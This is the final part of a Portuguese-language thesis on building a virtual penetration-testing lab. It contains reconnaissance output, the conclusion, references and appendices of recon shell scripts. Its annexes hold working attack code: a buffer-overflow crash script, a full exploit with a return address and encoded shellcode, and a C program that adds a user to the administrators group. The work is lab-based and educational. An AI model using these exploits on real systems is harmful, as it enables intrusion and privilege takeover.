   DNSSEC DS Data: 31589 8 1 3490A6806D47F17A34C29E2CE80E8A999FFBE4BE
   DNSSEC DS Data: 31589 8 2 CDE0D742D6998AA554A92D890F8184C698CFAC8A26FA59875A990C03E576343C
   DNSSEC DS Data: 43547 8 1 B6225AB2CC613E0DCA7962BDC2342EA4F1B56083
   DNSSEC DS Data: 43547 8 2 615A64233543F66F44D68933625B17497C89A70E858ED76A2145997EDF96A918
   DNSSEC DS Data: 31406 8 1 189968811E6EBA862DD6C209F75623D8D9ED9142
   DNSSEC DS Data: 31406 8 2 F78CF3344F72137235098ECBBD08947C2C9001C7F6A085A17F518B5D8F6B916D
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-06-11T07:30:17Z <<<
domain:       EXAMPLE.COM
organisation: Internet Assigned Numbers Authority
created:      1992-01-01
source:       IANA
```

Fonte: Próprio autor.

Adotando o *goofile* no teste foi possível identificar a existência de arquivos textuais, documentos do tipo PDF e do *word* e planilhas do Excel. A figura 111 mostra o resultado gerado pelo *goofile*.

Figura 111 – Lista de arquivos relacionados ao domínio alvo.

```
Searching in example.com for doc
========================================
Files found:
====================
window.doc
c.compatMode?c.doc
====================
Searching in example.com for pdf
========================================
Files found:
====================
No results were found
====================
Searching in example.com for txt
========================================
Files found:
====================
No results were found
====================
Searching in example.com for xls
========================================
Files found:
====================
No results were found
====================
```

Fonte: Próprio autor.

Por fim, com o *custom word list generator* uma lista de senhas foi criada a partir das palavras existentes no site do domínio, conforme figura 112.

Figura 112 – Lista de senhas geradas da página alvo.

```
Example
Domain
domain
for
examples
This
established
used
illustrative
documents
You
may
use
this
without
prior
coordination
asking
permission
More
information
```

Fonte: Próprio autor.

Com a variedade de testes efetuados nos diversos cenários criados, foi possível avaliar todas as programações e configurações objetos do projeto, demonstrando a grande quantidade de vulnerabilidades que podem acometer sistemas, aplicações *web* e programas.

Devido à falta de políticas sólidas de segurança adotadas nos cenários, foi possível explorar falhas como portas que não deveriam estar abertas e acessíveis externamente, falta de conhecimento técnico por parte de usuários, programas mal codificados que permitem alterações por terceiros, sistemas desatualizados sem correções necessárias, dados que não foram tratados, possibilidade de inserções de comando e SQL em aplicações na *web* e senhas de fácil de dedução ou simplórias.

Os testes realizados serviram para relatar as variadas formas de ataques cibernéticos que podem ser implementados e a grande quantidade de vulnerabilidades possíveis de existir em uma companhia.

5 CONCLUSÃO

Esse trabalho teve como objetivo desenvolver um laboratório virtual para a aplicação do *pentest* em diversos cenários, explorando falhas e vulnerabilidades em sistemas, aplicações, máquinas e apresentar a legislação atual vigente no Brasil correlacionada com o *pentest*.

O objetivo principal do projeto, que foi o de desenvolver um laboratório virtual para a demonstração das ferramentas, técnicas e etapas existentes em um *pentest* na análise de vulnerabilidades em sistemas e aplicações em diversos cenários possíveis existentes nos quais uma organização pode se deparar, apresentando a legislação brasileira atual incidente sobre as categorias e métodos de ataques empregados em uma invasão, foi logrado.

Entretanto algumas dificuldades se mostraram presente e o escopo do planejamento inicial precisou ser reduzido, eliminando ferramentas adotadas e categorias de testes realizados. O motivo ocorreu pela dificuldade de implementação em diversas etapas e pelo curto período para o desenvolvimento eficaz do projeto.

O laboratório desenvolvido se mostrou uma ótima ferramenta de testes para empresas ou entusiastas, permitindo com que diversos cenários pudessem ser explorados, simulando situações existentes em um ambiente de uma empresa, universidade, órgão ou instituição. Apesar de não ser efetuado todas as etapas de um verdadeiro *pentest,* como a evasão de sistemas de proteção como *firewalls* e antivírus, a maleabilidade dos sistemas instalados e a vulnerabilidades neles existentes permitiu um universo de exploração sólido.

As máquinas Metasploitable2 e Metasploitable3 instaladas apresentam outros cenários que poderiam ser explorados, demonstrando mais situações em que um ataque pode ser efetuado e brechas existentes em diversas aplicações, principalmente nas que se encontram atualmente na *Internet*¸ aumentando ainda mais o leque de testes.

De posse das informações geradas pelos testes efetuados nos cenários, uma réplica em ambientes corporativos seria possível na busca das vulnerabilidades e possibilitando assim a sua mitigação, diminuindo perdas monetárias e possibilidades de ataque em que poderiam estar submetidos.

Além disso, permite também que os funcionários e estudantes agreguem um maior conhecimento de como os criminosos virtuais visam atacar suas vítimas e a

metodologia empregada em seus ataques.

5.1 Sugestões para trabalhos futuros

Visando a melhoria do laboratório virtual aumentado sua eficácia e eficiência, novos cenários de testes podem ser implementados, como por exemplo, em dispositivos móveis. Adotar como alvo máquinas com sistemas operacionais mais recentes, ou, sistemas com correções instaladas, implementar políticas de segurança, realizar etapas e categorias não exploradas neste trabalho, empregando mais ferramentas específicas. Assim, pode-se sugerir:

- Implementar o *pentest* em dispositivos móveis.
- Implementar o *pentest* em sistemas operacionais mais recentes.
- Implementar políticas de segurança nas máquinas alvo.
- Explorar outras vulnerabilidades.
- Utilizar a engenharia social de forma automática.

REFERÊNCIAS

ALLAHVERDINAZHAND, Fardin. **Websploit advanced MITM framework**. 2015. Disponível em: <https://sourceforge.net/projects/websploit/>. Acesso em: 16 jun. 2018

ALVES, Cássio. **Segurança da informação vs engenharia social:** como se proteger para não ser mais uma vítima. [s.l]: Clube de autores, 2010.

BETHE, Stefan. Disponível em: <https://github.com/craig/ge.mine.nu/tree/master/lbd>. Acesso em: 15 jun. 2018.

BEZERRA, Adonel. **Guia de estudos para análise de vulnerabilidades** – manual completo para aprendizagem sobre análise de vulnerabilidades em sistemas computacionais. Manaus: [s.i], 2013.

BRANQUINHO, Omar. **Tecnologias de redes sem fio**. Rio de Janeiro: Rede nacional de ensino e pesquisa, 2014.

BRASIL. **Código de conduta da alta administração federal:** normas complementares e legislação correlata. 5 ed. 2013. Disponível em: <http://etica.planalto.gov.br/sobre-a-cep/legislacao/codigo-conduta-compilado-2014.pdf>. Acesso em: 16 jun. 2018.

BRASIL. Constituição (1988). **Constituição da República Federativa do Brasil**. Brasília, DF: Senado Federal: Centro Gráfico, 1988.

BRASIL. **Código penal**. Comentado doutrina e jurisprudência. [s.l]: Manole, 1940.

BRASIL. **Lei nº 9.296, de 24 de julho de 1996**. Disponível em: <http://www.planalto.gov.br/ccivil_03/Leis/l9296.htm>. Acesso em: 14 jun. 2018.

BRASIL. **Lei nº 9.983, de 14 de julho de 2000**. Disponível em: <http://www.planalto.gov.br/ccivil_03/Leis/l9983.htm>. Acesso em: 14 jun. 2018.

BRASIL. **Lei nº 12.737, de 30 de novembro de 2012**. Disponível em: <http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2012/lei/l12737.htm>. Acesso em: 13 jun. 2018.

BRASIL. Norma complementar nº 03/IN01/DSIC/GSIPR, de 30 de junho de 2009. Diretrizes para elaboração de política de segurança da informação e comunicações nos órgãos e entidades da administração pública federal. **Diário Oficial [da] União**. Disponível em: <http://dsic.planalto.gov.br/legislacao/nc_3_psic.pdf>. Acesso em: 14 jun. 2018.

CONJUR. **Empresa pode ter acesso irrestrito a e-mail de funcionários**. 2006. Disponível em: <https://www.conjur.com.br/2006-jul-06/empresa_acesso_e-mail_funcionarios>. Acesso em: 15 jun. 2018

DAMELE, Bernardo; STAMPAR, Miroslav. **Sqlmap:** automatic sql injection and database takeover tool. 2018. Disponível em: <http://sqlmap.org/>. Acesso em: 17 jun. 2018.

DUARTE, Otto; BALLESTEROS, Heric. **VPN:** virtual network private. Disponível em: <https://www.gta.ufrj.br/grad/08_1/vpn/tipostunelamento.html>. Acesso em: 20 mar. 2018.

EXPLOIT-DB. **Searchsploit – the manual**. 2018. Disponível em: <https://www.exploit-db.com/searchsploit/#what>. Acesso em: 10 jun. 2018.

GAUCI, Sandro; HENRIQUE, Wendel. **WAFW00F**. Disponível em: <https://github.com/EnableSecurity/wafw00f>. Acesso em: 11 jun. 2018.

GIACOBBI, Giovanni. **What is netcat?**. 2006. Disponível em: <http://netcat.sourceforge.net/>. Acesso em: 15 jun. 2018.

GOODRICH, Michael, TAMASSIA, Roberto. **Introduction to computer security**. [s.l]: Pearson, 2010.

GREIG, James. **Dmitry**. Disponível em: <http://mor-pah.net/software/dmitry-deepmagic-information-gathering-tool/>. Acesso em: 10 jun. 2018.

HAUSER, van. **Hydra**. 2018. Disponível em: <https://github.com/vanhauser-thc/thc-hydra>. Acesso em: 17 jun. 2018.

HERTZOG, Raphaël; O'GORMAN, Jim; AHARONI, Mati, **Kali linux revealed** – mastering the penetration testing distribution. 2017. Disponível em: <https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf>. Acesso em: 15 jun. 2018.

HERZOG, Pete. **OSSTMM3:** the open source security testing methodology manual – contemporary security testing and analysis. 2010. Disponível em: <http://www.isecom.org/mirror/OSSTMM.3.pdf>. Acesso em: 10 mar. 2018.

IMMUNITY. **Debugger**. Disponível em: <http://www.immunityinc.com/products/debugger/>. Acesso em: 11 jun. 2018.

INSECURY. **Ncrack reference guide**. 2014. Disponível em: <https://nmap.org/ncrack/man.html>. Acesso em: 15 jun. 2018.

INTEGRITY. **Iso 27001**. 2018. Disponível em: <https://www.integrity.pt/pt/iso27001.html>. Acesso em: 17 jun. 2018.

KENNEDY, David et al. **Metasploit:** the penetration tester's guide. San Francisco: No Starch Press, 2011.

KENNEDY, David. **The pentesters framework**. 2018. Disponível em: <https://github.com/trustedsec/ptf>. Acesso em: 9 jun. 2018.

LEE, James. **Meterpreter**. 2017. Disponível em: <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter>. Acesso em: 15 jun. 2018.

LYON, Gordon. **Exame de redes com nmap**. Rio de Janeiro: Ciência Moderna, 2009.

MARTORELLA, Christian. **Theharvester**. Disponível em: <https://github.com/laramies/theHarvester>. Acesso em: 10 jul .2018.

MCCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. **Hacking exposed 7:** network security secrets and solutions. 7 ed. [s.l]: Mcgraw-hill education, 2012.

MELO, Sandro. **Exploração de vulnerabilidades em redes TCP/IP**. 3 ed. Rio de Janeiro: Alta books, 2017.

MITNICK, Kevin; SIMON, William. **The art of deception:** controlling the human element of security. Indianapolis: John Wiley & Sons, 2003.

MORENO, Daniel. **Introdução ao pentest**. São Paulo: Novatec, 2016.

MUNIZ, Joseph; LAKHANI, Aamir. **Web penetration testing with kali linux**. [s.l]: Packt Publishing, 2013.

NTA. **Ike-scan user guide**. 2009. Disponível em: <http://www.nta-monitor.com/wiki/index.php/Ike-scan_User_Guide>. Acesso em: 16 jun. 2018.

OPEN Web Application Security Project. **Owasp disbuster project**. 2015. Disponível em: <https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project>. Acesso em: 15 jun. 2018.

OPENVAS. **The world's most advanced open source vulnerability scanner and manager**. Disponível em: <http://www.openvas.org/index.html>. Acesso em: 13 jun. 2018.

OWASP. **Offensive web testing framework**. 2018. Disponível em: <https://github.com/owtf/owtf>. Acesso em: 14 jun. 2018.

PANDINI, William. **ISO 27002:** boas práticas para gestão de segurança da informação. Disponível em: <https://ostec.blog/padronizacao-seguranca/iso-27002-boas-praticas-gsi>. Acesso em: 15 jun. 2018.

PEIXOTO, Mário. **Engenharia social e segurança da informação na gestão corporativa**. Uberaba: Brasport, 2006.

PEREZ, Carlos. **DNSrecon**. Disponível em: <https://github.com/darkoperator/dnsrecon>. Acesso em: 10 jun. 2018.

POLÍCIA FEDERAL. **Delitos cibernéticos:** polícia federal. 2014. Disponível em: <http://www.atricon.org.br/wpcontent/uploads/2014/10/DelitosCiberneti cos_PF.pdf>. Acesso em: 11 jun. 2018.

SÊMOLA, Marcos. **Gestão da segurança da informação**. [s.l]: Elsiever, 2003.

SHARPE, Richard. **Wireshark user's guide**. 2018. Disponível em: <https://www.wireshark.org/docs/wsug_html/#PreAudience>. Acesso em: 16 jun. 2018.

SILVA, Camila Requião Fentanes da. **Análise das leis nº 12.735/2012 e 12.737/2012 e a (des)necessidade de uma legislação específica sobre crimes cibernéticos.** 2014. 78f. Trabalho de Conclusão de Curso (Graduação) – Curso de Direito, Faculdade Baiana de Direito. Disponível em: <https://jus.com.br/artigos/32265/analise- das-leis-n-12-735-2012-e-12-737-2012-e-a-des-necessidade-de-uma-legislacao-especifica-sobre- crimes-ciberneticos>. Acesso em: 15 jun. 2018.

STASINOPOULOS, Anastasios. **Commix:** command injection exploiter.Disponível em: <https://github.com/commixproject/commix>. Acesso em: 11 jun. 2018.

STEELE, Robert. **Open source intelligence:** what is it? Why is it important to the military?. 1997. Disponível em: <http://www.oss.net/dynamaster/file_archive/040320/fb893cded51d5ff6145f06c39a3d5094/OSS1997-02-33.pdf>. Acesso em: 17 mar. 2018.

SKYLYAROV, Ivan. **Programming Linux hacker tools uncovered:** exploits, backdoors, scanners, sniffers, brute-forcers, rootkits. Wayne: A-LIST, 2007.

SYNGRESS. **Hack proofing your network**. 2 ed. Rockland: Syngress, 2002.

TOMES, Tim. **Recon-ng**. Disponível em: <https://bitbucket.org/LaNMaSt eR53/recon-ng>. Acesso em: 12 jun. 2018.

TOR. **Tor: overview**. 2018. Disponível em: <https://www.torproject.org/about/overview.html.en>. Acesso em: 15 jun. 2018.

VELU, Vijay Kumar. **Mastering kali linux for advanced penetration testing**. [s.l]: Packt Publishing, 2016.

VIEIRA, Luiz. **Elevação de privilégios locais**. Disponível em: <https://curibocas.wordpress.com/2011/03/22/elevacao-de-privilegios-locais/>. Acesso em: 12 jun. 2018.

WEEVELY. **Weevely**. 2017. Disponível em: <https://github.com/epinna/weevely3>. Acesso em: 11 jun. 2018.

WEIDMAN, Georgia. **Penetration testing:** a hands-on introduction to hacking. San Francisco: No starch press, 2014.

WOOD, Robin. **CeWL –** custom word list generator. 2018. Disponível em: <https://github.com/digininja/CeWL>. Acesso em: 10 jun. 2018.

APÊNDICE A – ROTEIRO PARA RECONHECIMENTO PASSIVO

```
#!/bin/bash
echo "Entre com o domínio alvo: "
read domain
if [[ $domain != "" ]]; then
        #Enumerando informações de host (nome + ip), subdomínios e endereços de email
        theharvester -d $domain -l 10 -b all -f /root/cewl/osint/harvester_$domain -h
        #Enumerando informações do domínio
        whois $domain > /root/cewl/osint/whois_$domain
        #Verificando arquivos txt, pdf, doc e xls no domínio alvo
        goofile.py -d $domain -f txt > /root/cewl/osint/goofile_txt_$domain
        goofile.py -d $domain -f pdf > /root/cewl/osint/goofile_pdf_$domain
        goofile.py -d $domain -f doc > /root/cewl/osint/goofile_doc_$domain
        goofile.py -d $domain -f xls > /root/cewl/osint/goofile_xls_$domain
        #Criando uma lista de senhas possíveis do domínio
        ./cewl;rb -w /root/cewl/osint/$domain.txt www.$domain
else
        echo "Erro! Entre com um domínio"
fi
```

APÊNDICE B – ROTEIRO PARA RECONHECIMENTO ATIVO SEMIAUTOMÁTICO

```
#!/bin/bash
echo "Enter with domain: "
read domain
echo "Pegando os nomes de DNS"
host -t ns $domain
echo "------------------------"
echo "Pegando as máquinas que recebem o e-mail do host"
host -t mx $domain
echo "------------------------"
echo "Pegando ip do domínio"
host $domain
echo "------------------------"
#Criando arquivo para host
echo www >>  list.txt
echo ftp >> list.txt
echo mail >> list.txt
echo owa >> list.txt
echo proxy >> list.txt
echo router >> list.txt
echo "Encontrando SRV do domínio através de DNS."
for ip in $(cat list.txt); do host $ip.$domain; done | grep address
echo "Encontrando o PTR"
x=0
#pegando o total de hosts achados
k=$(for ip in $(cat list.txt ); do host $ip.$domain ; done | grep "address" | cut -d '
' -f4 \
| cut -d '.' -f1-3 | sed '/address/d' | sort -n | uniq | wc -l)
while [ "$x" -lt "$k" ]
do
        x=$(( $x + 1))
        #pegando os 3 primeiros octetos do ip
```

```
            comeco=$(for ip in $(cat list.txt ); do host $ip.$domain ; done | grep "address" | cut -d ' ' -f4 \
        | cut -d '.' -f1-3 | sed '/address/d' | sort -n | uniq | sed -n "$x p")
        #pegando o primeiro dos últimos octetos da lista de hosts achados
        first=`for ip in $(cat list.txt ); do host $ip.$domain ; done | grep "address" | cut -d ' ' -f6 \
        | sed '/^$/d' | sort -n |  head -n 1`
            #pegando o último dos octetos da lista de hosts achados.
            last=`for ip in $(cat list.txt ); do host $ip.$domain ; done | grep "address" | cut -d ' ' -f6 \
        | sed '/^$/d' | sort -n |  tail -n1`
        for ip in $(seq $first $last);       do host $comeco.$ip; done | grep -v "not found"
    done
    echo "------------------------"
    echo "Pegando as ZT"
    for server in $(host -t ns $domain | cut -d " " -f4); do host -l $domain $server; done
    echo "------------------------"

    rm list.txt
```

APÊNDICE C – ROTEIRO PARA RELACIONAMENTO

```
#!/bin/bash
echo "Entre com o site: "
read site
wget $site
grep "href=" index.html
grep "href=" index.html | cut -d "/" -f3
grep "href=" index.html | cut -d "/" -f | grep "\."
grep "href=" index.html | cut -d "/" -f | grep "\." \
| cut -d "" -f1
grep "href=" index.html | cut -d "/" -f | grep "\." \
| cut -d "" -f1 | sort -u
cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f \
| sort -u > list.txt
for url in $(cat list.txt); do host $url; done
for url in $(cat list.txt); do host $url; done \
| grep "has address" | cut -d " " -f4 | sort -u
```

APÊNDICE D – ROTEIRO PARA RECONHECIMENTO ATIVO AUTOMÁTICO

```
#!/bin/bash
echo "Enter target domain: "
read domain
echo "Rodando o dmitry para enumerar informações"
dmitry -insep $domain > domain.txt
echo "----------------"
echo "Rodando o dnsrecon para identificar o SRV record."
dnsrecon -t std -d www.$domain > dnsominio.txt
echo "----------------"
echo "Rodando dnsrecon para descobrir as Zone Transfer"
dnsrecon -d $domain -t axfr > ztdns.txt
echo "----------------"
echo "Pegando sites correlatos com mesmo nome"
echo load recon/profiles-profiles/profiler >> recon
echo set source $domain >> recon
echo run >> recon
echo exit >> recon
recon-ng < recon | grep profile > profiles.txt
echo "----------------"
echo "Mapeando o domínio"
traceroute $domain > tracerout.txt
rm recon
```

ANEXO A – ROTEIRO PARA FUZZING

```
s_readline(); #Lê cada linha de entrada a partir da conexão com o host alvo
s_string("TRUN |"); #Faz a chamada do comando.
s_string_variable("VALUE"); #atribui um valor de string como parâmetro.
```

ANEXO B – ROTEIRO PARA ESTOURO DA MEMÓRIA TEMPORÁRIA

```
import socket #importando a biblioteca para a criação do socket
IP = raw_input("enter the IP to crash:") #variável de entrada do IP alvo
PORT = 9999 #definição da porta do servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #estabelecendo o socket para conexão
s.connect((IP,PORT)) #realizando a conexão
banner = s.recv(1024) #determinando o tamanho do banner que recebe um dado de até 1024 bytes.
print(banner) #printa a chamada do banner
command = "TRUN " #atrbiuindo a variável o valor do comando vulnerável
header = "|/.:/"  #cabeçalho da mensagem enviada
#o pattern contém o valor da mensagem enviada
pattern = "VALOR GERADO PELO METASPLOIT “
value = "4000" #tamanho da mensagem
s.send (command + header + pattern + value) #fazendo o envio das variáveis com intuito de derrubar o servidor.
print ("server dead")
```

ANEXO C – ROTEIRO PARA ESTOURO E CONEXÃO

```
import socket #importando a biblioteca para a criação do socket
IP = raw_input("enter the IP to crash:") #variável de entrada do IP alvo
PORT = 9999 #definição da porta do servidor
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #estabelecendo o socket para conexão
s.connect((IP,PORT)) #realizando a conexão
banner = s.recv(1024) #determinando o tamanho do banner que recebe um dado de até 1024 bytes.
print(banner) #printa a chamada do banner
command = "TRUN " #atrbiuindo a variável o valor do comando vulnerável
header = "|/.:/" #cabeçalho da mensagem enviada
buffer = "Z" * 2002 #atribuindo o valor da mensagem enviada.
#625011AF  FFE4  JMP ESP
eip = "\xAF\x11\x50\x62" #atribuindo o valor do endereço do comando assembly
nops = "\x90" * 50  # determinando os valores para o preenchimento de memória.
buf =  ""
buf += "\xd9\xce\xd9\x74\x24\xf4\xbf\xee\xf5\xa0\x4e\x5b\x29"
buf += "\xc9\xb1\x61\x31\x7b\x1a\x83\xc3\x04\x03\x7b\x16\xe2"
buf += "\x1b\x4b\xc2\x2e\x39\x24\xda\x46\x64\x31\xf9\x6c\xce"
buf += "\x91\xc8\x3c\xb5\xd4\xba\x2c\x4a\x67\x29\xd2\xee\xe3"
buf += "\x75\xb1\x11\x4d\x83\xa0\xee\x46\xce\xad\x7f\x67\x96"
buf += "\x76\x3b\xeb\x38\xf5\x68\xa8\x73\x2b\xf5\x54\x6c\xeb"
buf += "\xf1\xc9\x8b\xdd\x0c\xc9\x51\x0d\xfc\x2f\xca\x72\xc6"
buf += "\x28\x96\x0b\x84\x87\x78\x7a\x0a\x8e\xa3\x10\x03\x08"
buf += "\xe0\x43\x92\x96\x7a\x1c\x60\x72\xca\x77\x23\x57\x1d"
buf += "\xa0\x0c\xe3\xf0\x5a\x84\xff\xed\x3f\xe2\xfa\xdf\xaa"
buf += "\xdf\x5c\xc4\xbb\xd5\x25\xa6\x8d\x8e\xab\x57\x2c\xe7"
buf += "\xb8\x59\x1f\x35\xf9\x43\xda\x4f\xab\x9d\xfd\x91\xf7"
buf += "\x77\xa6\x22\x49\x0d\xaf\xad\xe5\xd5\xac\x58\x27\xd9"
buf += "\xc5\xfc\xc9\x05\x0c\xe6\xa6\xcd\x54\x20\x32\x28\xf0"
```

```
buf += "\x7b\x87\x41\xe6\x89\x50\x01\xa5\xf8\x5c\xf3\x0e\x8a"
buf += "\xc0\x2b\x25\x8c\xa8\xf3\x25\xab\x7c\xac\x19\xb3\x4c"
buf += "\x12\x2e\x59\x6f\xa9\xa4\x37\xb5\x73\x28\x69\xa9\x41"
buf += "\x66\x4f\x81\x88\xf2\xcb\x35\xa6\x53\x71\x2c\x3b\x99"
buf += "\x6a\x45\x54\xfe\xdb\x04\x46\x08\xda\x38\x25\x36\xa6"
buf += "\x36\x15\x3f\x12\x6c\x7b\x07\x48\x4a\x60\xd0\x36\x99"
buf += "\x4a\x89\xc1\xa2\xde\x88\x77\xbf\x6e\x82\xae\x73\xca"
buf += "\x7d\x84\xd5\xce\xf9\x67\x32\xc0\xcf\xd3\x95\xe9\x50"
buf += "\xa6\x9b\xb8\xa5\xff\x73\x0b\xfc\xf0\x8f\x4c\xf2\x27"
buf += "\x94\xad\xa2\x1c\x3a\xfd\xeb\x6f\x5c\x30\x74\x84\x73"
buf += "\x73\x9b\x31\xc2\x6a\xde\x35\xdd\x13\xf7\xd0\x4e\xc2"
buf += "\xce\x26\x01\xa8\x70\x71\x51\x3c\x88\xe5\xb0\x89\x1d"
buf += "\x84\x71\xdc\xd3\xc3\x93\x97\x17\xb2\x7c\x1c\x4d\xe2"
buf += "\x7d\xce\xab\x8d\x4c\xca\x79\x6a\x16\x49\xca\x3f\xfd"
buf += "\xdc\xfd\x38\x08\x7d\x3e\x95\xb2\x51\x95\x99\xa3\xe1"
buf += "\xd5\x19\x5d\x45\x82\x23\xf6\xf7\x86\x62\x64\xaf\xf0"
buf += "\xc6\x0a\x7a\x02\x92\xd0\xa7\xf2\x7b\x41\x23\xa1\x1c"
buf += "\xfc\x58\x75\xb0\x70\x42\x78\xed\x56\xbf\x46"
#fazendo o envio das variáveis com intuito de derrubar o servidor.
s.send (command + header + buffer + eip + nops + buf)
print ("server dead")
```

ANEXO D – ROTEIRO PARA ESCALADA DE PRIVILÉGIOS

```
#include <stdlib.h>
int main(){
        int i;
        i=system("net localgroup administrators low /add");
        return 0;
}
```